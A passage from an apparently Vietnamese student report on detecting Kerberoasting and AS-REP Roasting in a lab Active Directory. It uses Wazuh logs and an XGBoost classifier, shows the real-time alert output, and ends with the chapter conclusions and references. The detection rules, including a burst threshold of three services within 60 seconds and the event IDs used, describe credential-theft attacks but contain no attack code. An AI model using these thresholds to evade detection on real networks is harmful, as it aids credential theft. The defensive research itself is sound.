Tuy nhiên, trong phạm vi đồ án, phương pháp này vẫn hợp lý vì:


- Dễ triển khai và kiểm soát
- Minh họa rõ ràng cơ chế phát hiện
- Phù hợp với mục tiêu nghiên cứu

7.5 Demo Machine Learning theo dõi và cảnh báo tấn công Kerberoasting và AS-REP Roasting theo thời gian thực

Trên máy Ubuntu Wazuh Manager, khởi chạy script realtime_detect.py và thực hiện tấn công AS-REP Roasting trên máy Kali Linux.

Kết quả hiển thị cho thấy hệ thống đã phát hiện thành công các sự kiện AS-REP Roasting (Event ID 4768) với độ tin cậy cao (confidence ≈ 0.9996). Các thông tin liên quan như tài khoản người dùng, service, loại mã hóa và địa chỉ IP nguồn cũng được hiển thị nhằm hỗ trợ phân tích.

Quá trình này diễn ra gần thời gian thực, cho phép hệ thống nhận diện nhanh các hành vi bất thường trong môi trường Active Directory mà không phụ thuộc vào các rule có sẵn của Wazuh.



Hình 27 – Kết quả phát hiện tấn công AS-REP Roasting theo thời gian thực từ log Wazuh bằng mô hình XGBoost.

Tiếp tục thực hiện tấn công Kerberoasting trên máy Kali Linux.

Ban đầu, hệ thống ghi nhận các sự kiện Kerberos với Event ID 4769, tương ứng với việc yêu cầu service ticket. Mô hình học máy đã phân loại các sự kiện này là Kerberoasting với độ tin cậy rất cao (confidence ≈ 0.9991). Các log đầu tiên tương ứng với các service account riêng lẻ như svc_web và svc_sql.

Sau đó, khi hệ thống phát hiện rằng cùng một người dùng (user1@LAB.LOCAL) và cùng một địa chỉ IP đã yêu cầu ticket tới nhiều service account khác nhau trong một khoảng thời gian ngắn (60 giây), cơ chế phát hiện hành vi theo thời gian được kích hoạt. Cụ thể, khi số lượng service khác nhau đạt ngưỡng 3 (svc_web, svc_sql, svc_file), hệ thống sinh ra cảnh báo mức cao.

Điều này cho thấy hệ thống không chỉ phát hiện được từng sự kiện tấn công riêng lẻ mà còn nhận diện được mô hình hành vi đặc trưng của Kerberoasting trong thực tế, nơi kẻ tấn công thực hiện nhiều yêu cầu ticket liên tiếp để thu thập hash từ các service account.

```
b22dcat193@b22dcat193-virtual-machine:~/ml-kerberos$ sudo -E python3 realtime_detect.py
/home/b22dcat193/.local/lib/python3.10/site-packages/sklearn/base.py:442: InconsistentVersionWarning: Trying to unpickle estimator LabelEncoder from version 1.8.0 when using v
ersion 1.7.2. This might lead to breaking code or invalid results. Use at your own risk. For more info please refer to:
https://scikit-learn.org/stable/model_persistence.html#security-maintainability-limitations
  warnings.warn(
[+] Realtime Kerberos ML Detector started...
[+] Burst rule: >= 3 services within 60s
============================================================
[ALERT] KERBEROASTING | confidence=0.9991
eventID: 4769
user: user1@LAB.LOCAL
service: svc_web
encryption: 0x17
preAuthType: unknown
ip: ::ffff:10.10.0.131
agent: win-server
============================================================
[ALERT] KERBEROASTING | confidence=0.9991
eventID: 4769
user: user1@LAB.LOCAL
service: svc_sql
encryption: 0x17
preAuthType: unknown
ip: ::ffff:10.10.0.131
agent: win-server
============================================================
[ALERT] KERBEROASTING | confidence=0.9991
[HIGH] Kerberoasting burst detected: 3 different services requested within 60s
eventID: 4769
user: user1@LAB.LOCAL
service: svc_file
encryption: 0x17
preAuthType: unknown
ip: ::ffff:10.10.0.131
agent: win-server
```

Hình 28 – Phát hiện Kerberoasting và Kerberoasting burst theo thời gian thực

7.6 Kết chương

Trong chương này, hệ thống phát hiện tấn công Kerberos đã được xây dựng và triển khai thành công trong môi trường thực nghiệm mô phỏng mạng doanh nghiệp. Mô hình mạng bao gồm đầy đủ các thành phần quan trọng như tường lửa pfSense, Domain Controller, máy client, hệ thống SIEM và máy tấn công, giúp tái hiện tương đối chính xác các kịch bản tấn công thực tế.

Trên cơ sở đó, hai kỹ thuật tấn công Kerberos phổ biến là Kerberoasting và AS-REP Roasting đã được thực hiện thành công. Kết quả cho thấy kẻ tấn công có thể thu thập được hash Kerberos và tiến hành crack để lấy mật khẩu của tài khoản dịch vụ hoặc người dùng, chứng minh tính nguy hiểm của các lỗ hổng trong cơ chế xác thực Kerberos.

Đồng thời, hệ thống giám sát sử dụng Wazuh đã ghi nhận đầy đủ các log liên quan đến quá trình tấn công. Các đặc trưng log như eventID, ticketEncryptionType, preAuthType và serviceName cho phép nhận diện rõ ràng hành vi tấn công thông qua các dấu hiệu đặc trưng như yêu cầu nhiều service ticket (Event ID 4769) hoặc việc không sử dụng pre-authentication (Event ID 4768 với preAuthType = 0).

Dựa trên dữ liệu thu thập được, một phương pháp học máy đã được đề xuất nhằm tự động phân loại các hành vi Kerberos. Mô hình XGBoost được huấn luyện trên dataset đã xử lý và cho thấy khả năng phân biệt hiệu quả giữa các lớp normal, Kerberoasting và AS-REP Roasting. Bên cạnh đó, hệ thống còn được mở rộng với cơ chế phát hiện gần thời gian thực bằng cách đọc log trực tiếp từ file archives.json của Wazuh và áp dụng mô hình để đưa ra cảnh báo.

Một điểm đáng chú ý là hệ thống không chỉ dừng lại ở việc phân loại từng log riêng lẻ mà còn kết hợp thêm cơ chế phát hiện theo hành vi (behavior-based), cụ thể là phát hiện hiện tượng "burst" khi một người dùng hoặc địa chỉ IP yêu cầu nhiều service ticket trong thời gian ngắn. Điều này giúp nâng cao khả năng phát hiện các kịch bản Kerberoasting phức tạp hơn trong thực tế.

Tuy nhiên, cần lưu ý rằng hệ thống được xây dựng trong môi trường lab có kiểm soát và dữ liệu đầu vào đã được lọc trước bởi Wazuh. Do đó, mô hình học máy có thể tận dụng các đặc trưng có tính phân tách mạnh, dẫn đến kết quả đánh giá cao hơn so với môi trường thực tế. Ngoài ra, một số hành vi nâng cao hoặc các biến thể tấn công chưa được xem xét trong phạm vi nghiên cứu này.

Mặc dù vậy, kết quả đạt được đã chứng minh tính khả thi của việc kết hợp giữa SIEM và Machine Learning trong phát hiện tấn công Kerberos. Hệ thống không chỉ hỗ trợ phát hiện các hành vi tấn công đã biết mà còn mở ra hướng tiếp cận linh hoạt hơn trong việc phân tích log và phát hiện bất thường trong môi trường doanh nghiệp.

KẾT LUẬN

Các kết quả đạt được

Qua quá trình tìm hiểu và nghiên cứu, nhóm đã có cái nhìn toàn diện về giao thức Kerberos – một giao thức xác thực mạnh mẽ và phổ biến trong các hệ thống mạng hiện đại. Báo cáo đã trình bày rõ ràng từ lịch sử hình thành, kiến trúc, cơ chế hoạt động đến các ứng dụng thực tế của Kerberos trong môi trường doanh nghiệp và hệ thống phân tán. Đề tài đã thực hiện đầy đủ các nội dung đã đăng ký theo đề cương như sau:

- Nghiên cứu tổng quan về giao thức Kerberos, lịch sử phát triển, kiến trúc, cơ chế hoạt động và các khía cạnh bảo mật.
- Tìm hiểu các ứng dụng thực tế của Kerberos trong các hệ thống xác thực hiện đại như Single Sign-On (SSO), bảo mật truyền tệp, xác thực dịch vụ web và điện toán đám mây.
- Phân tích chi tiết các ưu điểm, nhược điểm và lỗ hổng bảo mật tồn tại trong Kerberos.
- Đề xuất một số hướng cải tiến và mở rộng giao thức nhằm tăng cường tính an toàn và hiệu quả, như tích hợp xác thực đa yếu tố, cải tiến thuật toán String-to-Key, và hỗ trợ xác thực phân tán.
- Thực hiện demo cài đặt và tấn công các kỹ thuật phổ biến như AS-REP Roasting, Kerberoasting, Golden Ticket, Silver Ticket và phân tích các biện pháp phòng chống.

Hướng phát triển

Đề tài này có thể được mở rộng theo các hướng sau:

- Nghiên cứu sâu hơn về các mô hình xác thực không tập trung và áp dụng trong môi trường Zero Trust kết hợp với Kerberos.
- Phát triển mô hình mô phỏng tự động hóa các tấn công và phòng thủ trong hệ thống sử dụng Kerberos.
- Tích hợp thêm các cơ chế bảo mật mới như xác thực dựa trên sinh trắc học hoặc mã hóa đa lớp trong Kerberos.
- Mở rộng phạm vi thử nghiệm các tấn công Kerberos trên nhiều nền tảng khác nhau như Linux, macOS để đánh giá tính tương thích và bảo mật.

TÀI LIỆU THAM KHẢO

[1] LANIT, "Giao thức Kerberos là gì? Cơ chế hoạt động của Kerberos," LANIT, https://lanit.com.vn/giao-thuc-kerberos-la-gi.html.

[2] Bizfly Cloud, "Kerberos là gì? Khái niệm và cách thức hoạt động của giao thức Kerberos," Bizfly Cloud, https://bizflycloud.vn/tin-tuc/kerberos-la-gi-20240817094612635.htm.

[3] BKHOST, "Giao thức Kerberos là gì? Cách thức hoạt động," BKHOST, https://bkhost.vn/blog/giao-thuc-kerberos/.

[4] Microsoft, "Kerberos authentication overview in Windows Server," Microsoft Learn, https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview.

[5] GeeksforGeeks, "Kerberos," GeeksforGeeks, https://www.geeksforgeeks.org/kerberos/.

[6] Wikipedia tiếng Việt, "Giao thức Kerberos," Wikipedia, https://vi.wikipedia.org/wiki/Giao_th%E1%BB%A9c_Kerberos.

[7] Wikipedia tiếng Anh, "Kerberos (protocol)," Wikipedia, https://en.wikipedia.org/wiki/Kerberos_(protocol).

[8] TechTarget, "What is Kerberos and How Does It Work?," TechTarget, https://www.techtarget.com/searchsecurity/definition/Kerberos.

[9] Vaadata, "What is Kerberos? Kerberos Authentication Explained," Vaadata, https://www.vaadata.com/blog/what-is-kerberos-kerberos-authentication-explained/.

[10] SailPoint, "Kerberos authentication protocol," SailPoint, https://www.sailpoint.com/identity-library/kerberos-authentication-protocol.

[11] Ping Identity, "What is Kerberos and How Does it Work?," Ping Identity, https://www.pingidentity.com/en/resources/identity-fundamentals/authentication-authorization-protocols/kerberos.html.

[12] Varonis, "Kerberos Authentication Explained," Varonis, https://www.varonis.com/blog/kerberos-authentication-explained.